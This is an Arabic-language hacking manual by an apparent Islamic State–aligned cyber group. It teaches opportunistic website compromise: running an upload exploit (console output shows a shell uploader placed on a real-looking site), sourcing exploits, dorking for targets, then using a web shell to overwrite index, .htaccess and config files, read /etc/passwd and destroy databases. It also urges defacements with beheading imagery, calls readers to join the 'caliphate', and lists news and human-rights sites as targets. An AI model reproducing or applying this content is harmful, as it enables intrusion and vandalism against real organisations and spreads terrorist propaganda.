C:\xampp\php>php exploit.php
{"status":"OK","imageID":"1php","imageName":"1.php","html":"\n\t<tr id=\"imgs1ph
p\" rel=\"http:\/\/anagency.cl\/wp-content\/uploads\/settingsimages\/1.php\">\n\
t\t<td><div id=\"img1php\" rel=\"selectable\" style=\"width:35px; height:35px\"
style=\"border:1px solid #333\">php File<\/div><\/td>\n\t\t<td>1.php<br \/>\n\t\
t\t<a href=\"javascript:void(0);\" onclick=\"imageDelete('1php','1.php')\">[Dele
te]<\/a>\n\t\t<\/td>\n\t<\/tr>\n"}
C:\xampp\php>_
```

1

جيد و الحمد لله رفعنا السكريت على المسار الذي وجدناه بنص الثغرة :
wp-content/uploads/settingsimages
و بامكاننا رفع اي ملف على هذا المسار من خلال هذا السكريت . . .
لماذا لم ارفع الشل بدل السكريت ؟
الشل حجمه كبير . . عكس سكريت الرفع تجده صغير الحجم و يستحسن ان يكون مشفر تشفير قوي (لتخطي الحمايات) كما ان رفعه من اول محاولة مناسب لاصحاب النت الضعيف 'مثلي هه'



2

هذه كانت اطلالة خفيفة عن كيفية تبحث عن الثغرات و تستغلها . .
ننتقل لطريقة ثانية و هي الاشهر بين جموع الهكرز . . **مواقع الاكسبلويت**
نذكر منها :
Inj3ct0r < و يعرف ايضا باسم '**انجكتور - Injector**' الفرق بينه و بين المواقع الاخرى هو وضعه لثغرات الحصرية و القوية للبيع . شرائها يعتمد على قدرتك بمجال السبام (نهب الاموال من البطاقات المصرفية) دون التطرق **للجانب الشرعي**

[home] [contents] [platforms] [shellcode] [pentest] [cracker] [search] [links] [team] [faq] [contact] [style] 21318
Contact us:
[authorization] [registration] [restore account] [agreement]

inj3ct0r

Inj3ct0r is the ultimate database of exploits and vulnerabilities and a great resource for vulnerability researchers and security professionals.
Our aim is to collect exploits from submittals and various mailing lists and concentrate them in one, easy-to-navigate database.
This was written solely for educational purposes. Use it at your own risk. The author will be not responsible for any damage. // r0073r

How To Buy | How To Sell

We accept PerfectMoney, BitCoin and WebMoney.
Details: http://www.1337day.com/gold

New! Also you can pay via PayPal and Credit card using anonymous buying. No commission!
Details in materials descriptions.

Search: | Search

[highlighted] [7]

[private]

[remote exploits]

0day.today

<<<<<

الموقع فيه كل انواع الثغرات "**سواء لمخترقي الحواسيب او المواقع**" لكن الان تهمنا خانة واحدة و هي **Web Applications** او كما نسميها " **برامج الموقع** " كيف تختار منها ؟ حسب خطورتها .نوعها مثلا ثغرات الابلود سهلة للمبتدئين و التطبيق المصاب اخيرا .. مثلا اذا وجدت ثغرة خطيرة بنسخة ووردبريس افضل من ثغرة في سكريبت لا يركبه الا من قام ببرمجته (هههه) انصحكم باستغلال ثغرات تطبيقات جوملا و ووردبريس خاصة التطبيقات الشهيرة (تعرف شهرتها عن طريق الدورك) مثلا 4 680 résultats نتيجة متوسطة الى جيدة .. خمسين . مئة الف فما فوق **قوية**

من بعض المشاكل التي قد تواجهك به كمبتدء هي عدم وجود الدورك ببعض الثغرات .. فقط اعمل دورك بواسطة رابط الاستغلال و اجعله قصيرا اذا امكن و باذن الله يفي بالغرض

Exploit db > من اقوى المواقع كذلك نفس فكرة الموقع الاول – صورة للموقع

قاعدة بيانات تحتوي على حوالي **35000** ثغرة متنوعة و من نفس الشركة المطورة لنظام كالي لينكس Offensive Security انصحكم بتصفحه للتعرف على خصائصه

www.Exploit-db.com

CX Security > موقع غير مشهور و انصح به المبتدئين خاصة .. يضع مجموعة من الثغرات القوية و سهلة الاستغلال التي تم وضعها بمواقع اخرى . . .

www.cxsecurity.com/dorks

- خدعة يجب ان تعرفها و تتعلق بالثغرات المعروضة للبيع في موقع انجكتور مثلا كثير منها مسرب و لا تحتاج لدفع المال مقابلها احيانا بل يكفي البحث عليها بغوغل و استخدام اعدادات البحث المتقدمة في ذلك او في موقع Pastebin.com او مراكز الرفع . . .الكثير من الهكرز اغبياء لدرجة انهم يضعون اسم الثغرة كعنوان

قبل ختم هذا الجزء اريد ان انبه الى اهم نقطتين فيه

ايجاد الثغرة قد يبدو صعبا في الاول لكن مع قليل مع الاجتهاد ستنجح باذن الله فقط لا تفقد الامل . . . النقطة الثانية و هي اللعب بدلالات الدورك هي مفتاح لكل شئ في الاختراق العشوائي تعتمد على الذكاء اكثر من اي شئ اخر مثلا عندك ثغرة في سكريبت لمواقع الشوب (شراء المنتجات) سيكون من الغباء جدا وضع كلمة Cars مع الدورك .. تريد استهداف بلد معين و لنفترض **تركيا** وجدت عشرات المواقع بالصفحات الاولى لكن تحتاج لمواقع لم تكتشف بعد .. بم تشتهر تركيا ؟ بالسياحة ... سيكون من المناسب وضع كلمة **Hotel** (يمكنك كتابتها بالتركية) . . اتمنى ان تكون الفكرة وصلت .

الان استغلال كافة انواع الثغرات

لا اقصد استغلال ثغرات الابلود و السكول و الاكس اس اس .. بل لغات كتابتها ستجد ثغرات مكتوبة ب**PHP . HTML . Perl . Python** . **Ruby ....** و لاستغلالها تحتاج لعدة برامج ترجمة على حاسوبك . . .


البي اش بي – PHP : و تتم في الغالب عن طريق موجه الاوامر (CMD) كالثغرة RightNow (صفحة 11) و ان كانت ذات واجهة رسومية ارفعها على سرفر كالشل بموقع مثلا او عن طريق سرفر شخصي للاستخدام الخاص بحاسوبك كمبتدء يجب ان يتوفر سرفر شخصي على حاسوبك

XAMPP > الافضل للويندوز خاصة لمن يريد تجريب السكربتات فقط
الرابط : www.apachefriends.org

APPSERVER > مناسب خاصة لمكتشفي الثغرات لا ينصح به للمبتدئين
الرابط : www.appservnetwork.com

<<<<<<<<<<<<<<<<<<<<

بي اش بي – PHP (بالترمنال) : بعد تنصيب المترجم (سنعمل على **xampp**) بعد تنصيبه نذهب لمسار **C:\xampp\php** و نضع ثغرات و السكريبتات التي نريد



لا تنسى تشغيل المترجم و ظهور خيار **Apache** باللون الاخضر ..

```
Microsoft Windows [version 6.
(c) 2013 Microsoft Corporatio

C:\Users\Admin>cd /

C:\>cd xampp

C:\xampp>cd php

C:\xampp\php>php exploit.php
```

الان نشغل الترمنال (او موجه الاوامر) – CMD

الاوامر للذهاب للمسار بالتسلسل ...

و في الاخير امر تشغيل سكريت **البي اش بي**

هذا بالنسبة للويندوز .. اصحاب الكالي لينكس اعتقد تعرفون الطريقة فقط ضع اذهب لمسار الملف و شغلو

اش تي ام ال – HTML : اسهل نوع فقط استعرض السكريت بالمتصفح ..

بيرل – PERL : نفس فكرة البي اش بي . . فقط لا يشترط ان يكون السكريت في مجلد محدد حمله من هنا

Download ActivePerl 5.22.1 for Windows (x86)

Download ActivePerl 5.22.1 for Windows (64-bit, x64)

www.Activestate.com/activeperl/downloads

حمل حسب نسخة ويندوز لديك **(64)** او **(32)**

البايثون – Python : نسخة شبه طبق الاصل عن البيرل حمله من هنا >

www.python.org/downloads

انصحكم بنسخة **2.7.11**

روبي – Ruby : نفس فكرة اللغات التي سبقته (البايثون و البيرل) في حال صادفت ثغرات مكتوب باولها msf . . فهذا يعني أنها تعمل مع مشروع الميتاسبلويت (لا أنصحكم به كمبتدئين و كمستعملي ويندوز) على كل حال رابط لتحميل المترجم .. النسخة الاخيرة اعتقد تفي بالغرض :

www.ruby-lang.org/fr/downloads





فرسان الجهاد الألكتروني

ومنهم من قضى نحبه
ومنهم من ينتظر ....

بعد الجزء الاخير (ايجاد الثغرات و استغلالها) الذي يعتبر الاول و الاهم الكثير سيعلق فيه لكن لا تفقدو الامل فهو اشبه بالابتلاء قبل الفتوحات

Hacked By Islamic State






ISLAMIC STATE

لا إله إلا الله



Hacked By Phenomene

#JUST

Hacked by Islamic State Supporters Long Life #Khilafa !

Hacked By Team System Dz

The Islamic State Stay Inshallah , Free Palestine , Death To France , Death To Charlie

لا إله إلا الله



hacked by L'APoca

الجزء الثاني بمحور الاختراق العشوائي

اختراق الموقع و تغيير الاندكس

عند رفع الشل .. اي انك اجتزت ٩٠ بالمئة من المهمة في اغلب الاحيان لا يبقى الا رفع الاندكس على الصفحة الرئيسية و تخريب قاعدة البيانات (اذا كان الموقع مهم او يمثل صليبيين او مرتدين) .

Cwd: /var/www/vhosts/[redacted]/httpdocs/ drwxrwx--- [home]

[Sec. Info] [Files] [Console] [Sql] [Php] [String tools] [Bruteforce] [Netw

File manager

Name	Size	Modify	Owner/Group	Permissions
[.]	dir	2016-01-03 22:44:56	10240/504	drwxrwx---
[..]	dir	2015-11-18 10:57:44	10240/504	drwx--x---
[blogs]	dir	2015-10-23 07:30:05	10240/505	drwxr-xrwx
[cgi-bin]	dir	2015-10-23 07:28:19	10240/504	drwxrwx---
[css]	dir	2015-10-23 07:28:19	10240/505	drwxr-xrwx
[forum]	dir	2015-11-12 19:29:42	10240/0	drwxr-xr-x
[img]	dir	2015-10-23 07:28:19	10240/505	drwxr-xrwx
[test]	dir	2015-10-23 07:28:19	10240/505	drwxr-xrwx
[tmp]	dir	2015-10-23 07:30:05	10240/505	drwxr-xrwx
[wp-admin]	dir	2015-10-23 07:30:05	10240/505	drwxr-xrwx
[wp-content]	dir	2015-11-28 18:20:34	10240/505	drwxr-xrwx
[wp-includes]	dir	2015-10-23 07:30:05	10240/505	drwxr-xrwx
.htaccess	236 B	2015-11-07 14:00:48	10240/503	-rw-r--r--
88d0f893e382.html	12 B	2015-11-25 13:23:45	0/0	-rw-r--r--
favicon.ico	1.12 KB	2015-10-23 07:28:19	10240/505	-rw-r--rw-
google88b9fe9800ccabb7.html	53 B	2015-12-21 10:11:45	0/0	-rw-r--r--
index.php	435 B	2015-11-20 11:18:12	10240/505	-rw-r--rw-
LEGGIMI.txt	398 B	2015-10-23 07:30:05	10240/505	-rw-r--rw-
licencia.txt	17.51 KB	2015-10-23 07:30:05	10240/505	-rw-r--rw-
licens-sv_SE.txt	13.95 KB	2015-10-23 07:30:05	10240/505	-rw-r--rw-
licens.html	22.61 KB	2015-10-23 07:30:05	10240/505	-rw-r--rw-
license.txt	19.46 KB	2015-10-23 07:30:05	10240/505	-rw-r--rw-

رفعنا شل على موقع و نريد اختراقه ببساطة نذهب لمسار تثبيت الموقع (حيث يوجد ملف الاندكس) في هذه الحالة **httdocs** نضع الاندكس الخاص بنا و هو عبارة عن كود مبرمجة بلغة HTML يحتوي على رسالتك التي تريد نشرها ..

File Tools

Name: index.php **Size:** 435 B **Permission:** -rw-r--rw- **Owner/Group:** 10240/505
Create time: 2015-11-20 11:18:39 **Access time:** 2015-12-16 12:52:30 **Modify time:** 2015-11-20 11:18:12

View Highlight Download Hexdump [Edit] Chmod Rename Touch

```
<?php
/**
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
 * @var bool
 */
define('WP_USE_THEMES', true);

/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );
```

>>

لدينا صلاحية لتعديل الاندكس -rw-r--rw- نقوم بنسخ و لصق الاندكس الخاص بنا و نضغط على الزر >> و هو عبارة عن زناد القراصنة ....

الخطوة السابقة سهلة و روتينية .. لكن قد تواجه عدة مشاكل بها اليك بعد الاسئلة الشائعة :

لا اجد الاندكس ؟

– قد تجده باسماء اخرى مثل index.asp , index.php , index.php . . .
ان كنت تملك تصريح على ملف الرئيسي للموقع فلن تحتاج للتخمين و البحث فقط قم بحذف كل الملفات التي تشك بها و ارفع الاندكس الخاص بك ..
لا تجد ايضا ?? جرب الدخول للصفحة الرئيسية للموقع و انظر اذا وجهك لمسار اخر او موقع اخر . . . اذا فعل اذهب لملف htaccess. احذف المحتوى و اعد رفع الاندكس


لا صلاحية لي بملف الاندكس ؟

– اذا امتلكت صلاحية بملف الكونفيغ مثلا wp-config.php لسكريت ووردبريس او configuration.php لجوملا فقم بوضع الاندكس بالكونفيغ و ستجده بالصفحة الرئيسية اتمنى ان تكون الفكرة وصلت (كونفيغ = اندكس)
ايضا اذا امتلكت صلاحية بملف الهاتكس (htaccess.) فيمكنك رفع الاندكس على الصفحة الرئيسية ايضا . فقط ابحث عن ملف مصرح و ليكن مثلا /Uploads/ ارفع به الاندكس الخاص بك و لنسمه مثلا is.php نضع الكود الاتي بملف الهاتكس طبعا غيره حسب حالتك :

DirectoryIndex /Uploads/is.php

وجدت ملفات مواقع لكن لم اجد اسم الموقع ؟

–السؤال الازلي .. لو كان اسم الملف مثلا JohnRadioCenter منطقيا لا يوجد مئة محطة راديو تحمل اسم 'جون' يكفي البحث عنها في غوغل و ان لم تجد نتائج استعرض مواقع السرفر على محرك البحث بينغ و اكتب الكلمات الدلالية مثلا Jhon , Radio (كيف تستعرض مواقع السرفر على بينغ <<



و ستظهر لك المواقع المستضافة على السرفر)
ان لم تجد ايضا يمكن ان تدخل لتستعرض الاندكس و تبحث عن عنوان الموقع غالبا تجده هكذا مثلا : <titel>**WebSite Titel**</titel>
ابحث عن العنوان بغوغل و ستجد الموقع باذن اللّه
طريقة اخرى و هي باستعراض ملف **passwd** المتواجد بالمسار الاتي : /etc/passwd

< < < < <

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
saslauth:x:499:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
psaadm:x:500:500:psa user:/usr/local/psa/admin:/sbin/nologin
popuser:x:110:31:POP3 service user:/var/qmail/popuser:/sbin/nologin
mhandlers-user:x:30:31:mail handlers user:/:/sbin/nologin
psaftp:x:501:502:anonftp psa user:/:/sbin/nologin
apache:x:502:503:Apache server:/:/sbin/nologin
drweb:x:100:507:DrWeb system account:/var/drweb:/bin/false
sw-cp-server:x:503:508::/:/bin/true
named:x:25:25:Named:/var/named:/sbin/nologin
mailman:x:41:41:GNU Mailing List Manager:/usr/lib/mailman:/sbin/nologin
webalizer:x:67:67:Webalizer:/var/www/usage:/sbin/nologin
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
tomcat:x:91:91:Apache Tomcat:/usr/share/tomcat6:/sbin/nologin
horde_sysuser:x:498:509:horde webmail user:/usr/share/psa-horde:/sbin/nologin
nginx:x:497:498:Nginx user:/var/lib/nginx:/bin/false
```

CTRL + F

بعد استعراض الملف نبحث عن يوزر الموقع مثلا JhonRadio و ستجد عنوان الموقع باذن الله
الامر : cat /etc/passwd
(دون التطرق لاساليب التخطي الطريقة الاخيرة و هي عن طريق اداة بسيطة تعتمد على ملف الدومينات بالسرفر
/etc/named.conf
تجدون الاداة في عدة شلات من بينها K2LL33D لكن الكود الاصلي تجدونه مع المرفقات باذن الله

الاندكس .. اهم ما تحتاجه

ما لا يدركه اغلب القراصنة ان الرسالة التي توصلها على واجهة الموقع هي ما تعبت لاجله .. لا لاجل الشهرة و لا السمعة .. فوضع صورة مغني فاجر او 'تفاهات' لا تجعلك تبدو الا غبيا . بجد من هو الزائر الذي قد يتذكر ما كتبته .. اليكم نصائح للقراصنة عامة و انصار الدولة الاسلامية خاصة ..

١ – من الافضل ان تضع فيديو قصير (اصدار 'ولا تنظرون' قصير . متوفر بعدة لغات)
٢ – اذا اردت ارعابهم فلا بديل لراية العقاب (او صور متحركة لعمليات ذبح)
٣ – اجعله بسيطا .. و كن مبدع في تصميمه
٤ – تخيل انك زبون بريطاني دخلت موقع شركة امريكية .. لتجد كتابة يابانية على الواجهة و مقطع صوتي يبدو كاغنية ما 'قرصان ياباني احمق' (لا بديل عن الانجليزية في الاندكس)
٥ – لو تعبت في صنع الاندكس فمن الافضل ان تشفره حتى لا يسرقه ايا كان و اليك بعض مواقع تشفير "الاش تي ام ال"
http://www.iwebtool.com/html_encrypter
http://www.onlinehtmlencryption.com
http://www.smartgb.com/free_encrypthtml.php
شفره بها بترتيب عشوائي ..
٦ – ابتعد عن تكبير اسمك المستعار و خاصة خاصة سرد شخصيتك (لانها مهما ظهرت لك انها قوية ففي عين الزائر العادي غبية و طفولية)

www.zone-h.org/notify/single



zone-h
unrestricted information

Home News Events Archive Archive Onhold Notify Stats Register Login

search...

SINGLE | MASS

Warning

A defacement is considered in all countries an unauthorized computer access, a denial of service action therefore a CRIME under all means, even if you don't think so. The activity of defacing to warn the administrator of a bugged server about its vulnerable status is considered a crime too and a questionable ethical conduct.
Zone-H accepts your notifications but doesn't support, condone, justify at all any defacing activity. Instead, we welcome you to stop such activity or else you might face the same destiny of some notorious defacers who got arrested and jailed. See the following examples:

http://www.theregister.com/2005/06/28/deceptive_duo_hacker_jailed
http://www.theregister.co.uk/2005/10/27/secfocus_hacker_deport/page2.html
http://www.zone-h.org/content/view/4446/31

You might want to consider instead, the possibility to quit your ILLEGAL activity before getting jailed (because you will) as other defacers did before you. See this example:

http://www.hackinthebox.org/modules.php?op=modload&name=News&file=article&sid=12044&mode=thread&order=0&thold=0

If you have any question or if you need any help or advice to convince you about all of the above, feel free to contact any of the Zone-H staff members.

DISCLAIMER: all the information contained in Zone-H's cybercrime archive were either collected online from public sources or directly notified **anonymously** to us. Zone-H is neither responsible for the reported computer crimes nor it is directly or indirectly involved with them. You might find some offensive contents in the mirrored defacements. Zone-H didn't produce them so we cannot be responsible for such contents.

If you are the administrator of an hacked site which is mirrored in Zone-H, please note that Zone-H is not related at all with the defacements itself.

Don't ask us to remove the mirror of your defaced website, as a cybercrime archive Zone-H's mission is to keep the entries in the database.

All the self-produced material belongs to Zone-H. You are free to use it as long as proper credits to Zone-H are reported as by the CC license reported below.

Zone-H is not responsible for the use/misuse of the published information, you can use it at your own risk.

We don't accept notifications through email, IP address notifications, notifications with fake and/or created subdomains by notifier or with wrong attack methods selected.

Notifier :
اسمك المستعار

Domain 1
http://الموقع المخترق

--------SELECT-------- طريقة الاختراق (لا تهم)

--------SELECT-------- سبب الاختراق (لا يهم)

Send

الان بعد اختراق الموقع و رفع الاندكس على الصفحة الرئيسية .. تحتاج خطوة غير اساسية لكن يعشقها الكثير من الهكرز (هناك من يخترق لاجلها) و هي ارشفة اختراقاتك بموقع الزون–اتش | Zone-H لكن انتبه .. الموقع يخبرك بصراحة بانك ترتكب 'جريمة الكترونية' يعاقب عليها القانون .. من الاخير سيسلم معلوماتك للانتربول اذا طلبو ذلك .. و ان كنت مناصر فسيبدئون بك لتسجيل اختراقك انقر على خيار notify اذا كان عدد المواقع كبير اضغط على خيار Mass و اذا كان موقع او اثنين اتركه Single ضع معلوماتك كما تبين الصورة و اضغط "ساند" .. لتجد المواقع التي سجلتها اذهب الى ARCHIVE .. و ان لم تجدها هناك فحتما ستجدها في OnHold اي المواقع التي لم يتم ارشفتها بعد ...

عندها اضغط على اسمك لتجد ارشيفك الشخصي ...

ملاحظات |

–الموقع لا يقبل المواقع التي اخترقت قبل عام

–الموقع لا يقبل المواقع الغير مخترقة نادرا ما يقبل المواقع النصف مخترقة (كتابة اسمك بمحتوى مثلا)

–الموقع نادرا ما يحذف موقع او سرفر سجلته (و مازالت اسباب الحذف مجهولة)

. . . .

انتهينا الان من اختراق الموقع .. نجيب على بعض الاسئلة المحتملة :

برنامج تنصحني به لتصميم الاندكس



برنامج فرونت بايج 'FRONTPAGE' تجدون معلومات بالمرفقات باذن الله. على كل تحتاج اندكس لتعدل عليه فاليك طريقة

للحصول على واحد و اخذ الكود خاصته.

اولا نذهب للزون و ندخل لخانة الارشيف (العادي او الخاص لا يهم)

L	Domain	OS	View
	www.karaculhasulama.gov.tr/if....	Win 2008	mirror
	www.bayramic-ezinesulama.gov.t...	Win 2008	mirror
	www.ayvaciksulama.gov.tr/if.html	Win 2008	mirror
	www.akbuksulama.gov.tr/if.html	Win 2008	mirror
	www.kemersulama.gov.tr/if.html	Win 2008	mirror
	www.yukariakcaysulama.gov.tr/i...	Win 2008	mirror
	bayramicsulama.gov.tr/if.html	Win 2008	mirror
	www.bigasulama.gov.tr/if.html	Win 2008	mirror
	www.bigaicmesuyu.gov.tr/if.html	Win 2008	mirror
	www.santacruz.gov.ar	Linux	mirror
	iscp.pm.df.gov.br/hxm.htm	Linux	mirror
	bojonegorokab.go.id/h4x0r.txt	Linux	mirror
	datcambepussa.wp.gov.lk/App_Da...	Win 2012	mirror
	cr.wp.gov.lk/english/Anon.htm	Win 2012	mirror

نتجول بين الاختراقات حتى نجد اندكس قوي يناسب احتياجاتنا مثلا هذا



نعمل view-source و نبحث على رابط كهذا

```
"http://zonehmirrors.org/defaced/2016/02/12/www.ayvaciksulama.gov.tr/www.ayvaciksulama.gov.tr/if.html" width="100%"
height="350px" border="0" scrolling="auto" /></iframe>
```

ندخل للرابط و نعمل view-source مرة اخرى

و مبروك عليك كود الاندكس و اتمنى ان لا تستعملو هذه الطريقة كثيرا بل حاولو ان تبدعو :)


برنامج لاستعراض الاكواد

notepad Plus = برنامج فرنسي الاصل و يعتبر الاقوى بلا منازع (تقييم شخصي)

Sublime Text = لا بأس به متوفر بعدة ثيمات وواجهة اجمل من السابق

تجدون معلوماتهم بالمرفقات

HACKERS
PROGRAMATION
DEFACE LINUX KALI EXPLOIT TO ALL ANSAR
BIG WEBSITES
LEARN HACKING NOW AND BE DIGITAL
IN THE WORLD TO YOU IN ARABIC FOR
FOR THE SAKE OF ALLAH
WEB APPS
ISLAMIC STATE
KHILAFAH ON THE RISE



الجهاد في سبيل الله
طريق الجنة
طريق الفلاح
فانفروا الى
خفافا
ثقالا
تربح اخرتك
سارع و هاجر
الى دار الخلافة
الى دار الاسلام
لدار الخلافة
لدار الاسلام


نصائح و منوعات

نصائح عامة

التلاعب بالدوركات

– وضع الدوركات في اي محرك غير غوغل هو مضيعة للوقت في اغلب الاحيان
– الصفحة الاولى و الثانية و الثالثة و الرابعة ... لا جدوى من محاولة استغلالها ان الثغرة حصرية (من اكتشافك)
–ليست المواقع الحكومية هي المهمة فقط .. لا تستثني وضع كلمات دلالية لشركات كبيرة مثلا تويوتا. كيا . مكدونالز . يونيساف ...
–استعمال ثغرة عمرها عامين على الاكثر مضيعة وقت في اغلب الاحيان
–لا تتوقف عن استعمال ثغرة حتى تعصر اخر موقع بها و يصبح كتابة الدورك يتم دون النظر للوحة المفاتيح

استغلال الثغرات

–في حال مواجتك اي مشكلة مع مترجم لغة برمجة معينة ابحث عن الحل بالانجليزية و باستعمال نص المشكلة احسن
–عند استغلال ثغرات ترفع على السرفر (بي اش بي) فكلما كان السرفر قويا و سريعا كان احسن
–قبل رفع الشل ارفع الابلودر (Uploader)
–تأكد دائما من كود الثغرة (السورس) و افحصه يدويا بحثا عن تلغيم

الشل

–استعمل الشلات مفتوحة المصدر فكثيرها ملغم . . (الشلات بالمرفقات نظيفة)
–تأمل الشل اكثر من استعمالك له . اخلط الاكواد اضف و احذف .. ستتعلم البرمجة مع الوقت
–عند اي استعمال للشل (او اي سكربت) عليك اغلاق الانتي فايرس لكونه يعتبره اكواد خبيثة او 'HackTool'

الاندكس

–الاندكس الصغير البسيط او الكبير المشفر اثنين لا بديل عنهما (و ليس كل يوم اندكس جديد)
–فكر عند اختيارك لاسمك المستعار مرتين
–ان كان يهمك امنك الشخصي فلا تترك اي رابط للاتصال على الاندكس (مهمة للانصار)



الرَقــة تُذبــح بصَ
s Being Slaughtered Silently
.RAQQA-SL.COM



WWW.ALALAM.IR

العربية
AL ARABIYA
NEWS

WWW.ALARABIYA.NET



WWW.RT.COM



الموقع الإليكتروني الرسمي و الوحيد للمرصد السوري لحقوق الإنسان
The Only Official Website of the Syrian Observatory for Human Rights
WWW.SYRIAHR.COM



اخترق

كل من كذب على الخلافة

اهداف ل#جيش_الخلافة_الالكتروني

و اختراقهم مسألة وقت لا اكثر . . . .



الاستهداف

TARGETING

-المحور الثاني-

